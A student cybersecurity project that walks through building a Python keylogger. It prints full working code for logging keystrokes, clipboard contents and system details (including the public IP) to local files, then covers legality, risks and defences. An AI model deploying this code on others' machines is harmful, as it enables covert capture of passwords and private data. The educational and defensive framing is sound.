Major Project

KeyLogger with Python

Ashwin Narayanan S,

10th December 2022.

Introduction

A **keylogger** is a type of surveillance technology used to monitor and record each keystroke typed on a specific computer's keyboard. In this tutorial, you will learn how to write a keylogger in Python.


Here is a **keylogger** made with Python. It can:

- ➔ Log keystrokes.
    - ◆ All **utf-8** characters and keys in the keyboard when pressed.
- ➔ Get System Information.
    - ◆ Public IP Address
    - ◆ Private IP Address
    - ◆ Processor
    - ◆ System
    - ◆ Machine
    - ◆ Hostname
- ➔ Log Clipboard Data.
    - ◆ Timestamp along with what’s there in the clipboard.

Implementation

Packages Required


- ☑ pynput.keyboard
    - ☑ Key
    - ☑ Listener
- ☑ time
- ☑ os
- ☑ socket
- ☑ platform
- ☑ requests
    - ☑ get
- ☑ Win32clipboard



```python
import socket
import platform
import win32clipboard
from pynput.keyboard import Key, Listener
import time
from requests import get
```

Organize File Names

➔ Organize file names to store the logged data. Declare variables and store the file name strings.



```python
keysInfo = "key_log.txt"
systemInfo = "system_info.txt"
clipboardInfo = "clipboard_info.txt"
```


System Information

Packages Used

- ☑ **socket**
  - ☑ Hostname
  - ☑ IP
- ☑ **requests**
  - ☑ Public IP address
- ☑ **platform**
  - ☑ Processor
  - ☑ System
  - ☑ Version
  - ☑ Machine

Module Name:

➔ aboutSystem()



```python
# get System Info
def aboutSystem():
    with open(systemInfo, "w") as f:
        HOSTNAME = socket.gethostname()
        IP = socket.gethostbyname(HOSTNAME)

        try:
            publicIP = get("https://api.ipify.org").text
            f.write("Public IP Address: " + publicIP)
        except:
            f.write("[ERROR]: Failed to fetch Public IP.")

        f.write("Processor: " + platform.processor() + "\n")
        f.write("System: " + platform.system() + " " + platform.version() + "\n")
        f.write("Machine: " + platform.machine() + "\n")
        f.write("Hostname: " + HOSTNAME + "\n")
        f.write("Private IP Address: " + IP + "\n")
```


ClipBoard Information

Packages Used

- ☑ win32clipboard
    - ☑ OpenClipBoard()
    - ☑ GetClipBoard()
    - ☑ CloseClipBoard()
- ☑ time()

Module Name

➔ hackClipboard()




```python
# get clipboard info
def hackClipboard():
    with open(clipboardInfo, "a") as f:
        try:
            win32clipboard.OpenClipboard()
            pastedData = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()

            f.write(f"[Time: {time.time()}]: \n" + pastedData)
        except:
            f.write("[ERROR]: Failed to fetch clipboard contents.")
```

KeyLogger


Packages Used

- ☑ pynput.keyboard
    - ☑ Key
    - ☑ Listener
- ☑ time




```python
with open(keysInfo, "a") as f:
    f.write(f"[{time.time()}]\n")

# KeyLogger
while True:
    count = 0
    keys = []

    def onPress(key):
        global keys, count, currentTime
        print(f"{key} pressed")
        keys.append(key)
        count += 1
        currentTime = time.time()

        if count >= 1:
            count = 0
            writeLog(keys)
            keys = []

    def writeLog(keys):
        with open(keysInfo, "a") as f:
            for key in keys:
                k = str(key).replace("'", "")
                if k.find("space") > 0:
                    f.write('\n')
                if key == Key.enter:
                    f.write("\n")
                if key == Key.esc:
                    print("[LOG]: KeyLogger Closed.")
                    exit()
                if k.find("Key") == -1:
                    f.write(k)
                f.close()

    def onRelease(key):
        if key == Key.esc:
            return False

    with Listener(on_press = onPress, on_release = onRelease) as listener:
        listener.join()
```

KeyLogger Code



```python
# KeyLogger
# Ashwin Narayanan S

# imports

import socket
import platform
import win32clipboard
from pynput.keyboard import Key, Listener
import time
from requests import get

keysInfo = "key_log.txt"
systemInfo = "system_info.txt"
clipboardInfo = "clipboard_info.txt"

# get System Info
def aboutSystem():
    with open(systemInfo, "w") as f:
        HOSTNAME = socket.gethostname()
        IP = socket.gethostbyname(HOSTNAME)

        try:
            publicIP = get("https://api.ipify.org").text
            f.write("Public IP Address: " + publicIP)
        except:
            f.write("[ERROR]: Failed to fetch Public IP.")

        f.write("Processor: " + platform.processor() + "\n")
        f.write("System: " + platform.system() + " " + platform.version() + "\n")
        f.write("Machine: " + platform.machine() + "\n")
        f.write("Hostname: " + HOSTNAME + "\n")
        f.write("Private IP Address: " + IP + "\n")

# get clipboard info
def hackClipboard():
    with open(clipboardInfo, "a") as f:
        try:
            win32clipboard.OpenClipboard()
            pastedData = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()

            f.write(f"[Time: {time.time()}]: \n" + pastedData)
        except:
            f.write("[ERROR]: Failed to fetch clipboard contents.")
```



```python
# Log System Data, ClipBoard Data
aboutSystem()
print("[LOG]: System Info Logged")

hackClipboard()
print("[LOG]: ClipBoard Info Logged")

print(f"[LOG [{time.time()}]]: KeyLogger Active.")

with open(keysInfo, "a") as f:
    f.write(f"[{time.time()}]\n")

# KeyLogger
while True:
    count = 0
    keys = []

    def onPress(key):
        global keys, count, currentTime
        print(f"{key} pressed")
        keys.append(key)
        count += 1
        currentTime = time.time()

        if count >= 1:
            count = 0
            writeLog(keys)
            keys = []

    def writeLog(keys):
        with open(keysInfo, "a") as f:
            for key in keys:
                k = str(key).replace("'", "")
                if k.find("space") > 0:
                    f.write('\n')
                if key == Key.enter:
                    f.write("\n")
                if key == Key.esc:
                    print("[LOG]: KeyLogger Closed.")
                    exit()
                if k.find("Key") == -1:
                    f.write(k)
                f.close()

    def onRelease(key):
        if key == Key.esc:
            return False

    with Listener(on_press = onPress, on_release = onRelease) as listener:
        listener.join()
```

Link to Code and Project Files

Click to see the entire code | Link to Project Folder with all files

Analysis of KeyLogger

What is a Keylogger

- ➔ Keyloggers are **activity monitoring software programs** that give attackers access to your personal data.
- ➔ The passwords and credit card numbers you type, the web pages you visit, and so on all by logging your keyboard strokes.
- ➔ The software is installed on your computer, and records everything you type.
- ➔ Then it sends this log file to a server, where cybercriminals wait to make use of all this sensitive information.

Is it illegal

- ➔ They aren't. They do have legitimate, useful applications.
- ➔ For example, keyloggers are often used by IT departments to troubleshoot problems and systems.
- ➔ Also, they can keep an eye on employee activities.
- ➔ And on a personal level, you can keep an eye on what your kids are up to on your computer.
- ➔ Plus there are plenty of other perfectly legal use cases for installing a keylogger on computers.
- ➔ Keylogging goes south and becomes a threat if there is malicious intent.
- ➔ Simply put, if you install a keylogger on a device you own, it is legal.
- ➔ If a keylogger is installed behind the back of the actual owner to steal data, it is illegal.

Security Concerns

- ➔ The main danger of keyloggers is hackers can use them to decipher passwords and other information entered using the keyboard.
- ➔ This means that cybercriminals can figure out your PINs, account numbers, and login information for financial, gaming, and online shopping accounts.
- ➔ Once they have this information, they can transfer money from your bank, run up expensive credit card bills, or log onto your accounts.
- ➔ Hackers also use keyloggers to spy on organizations and governments, which can result in devastating security and data breaches.
- ➔ In addition, keyloggers are notoriously difficult to detect. This is because they don't affect your computer in any obvious way. A keylogger may be at work for a long time before the user realizes something is wrong.

How do we protect ourselves from it

- ➔ Make sure your security software is up-to-date. Use high-performance antivirus programs and real-time scanners to protect yourself from keyloggers.
- ➔ Most keyloggers are found and removed by any reasonably good antivirus program. However, you should not scrimp on the quality of the software – especially if you regularly have to enter strictly confidential data such as account data on your computer.
- ➔ Special password managers not only help you to get an overview of all your passwords, but also generate highly complex passwords that are difficult for keyloggers to log.
- ➔ In addition, these programs often have an autofill function, so you don't have to enter your credentials manually. After all, keyloggers can usually only read what you actually type.
- ➔ Extra care must be taken when using public computers. Avoid entering confidential data on them, but if you have no other choice, make sure to check the connections for suspicious hardware.
- ➔ If you enter a password on a website, stop the process, and type in random characters somewhere else before completing your password.

Conclusion

I thank the entire **Teachnook** team for giving me the opportunity to explore the Cyber Security field and learn to implement a lot of new ideas.

The ideas like Ciphers, Keylogger were really interesting and I enjoyed doing this major project!

Ashwin Narayanan S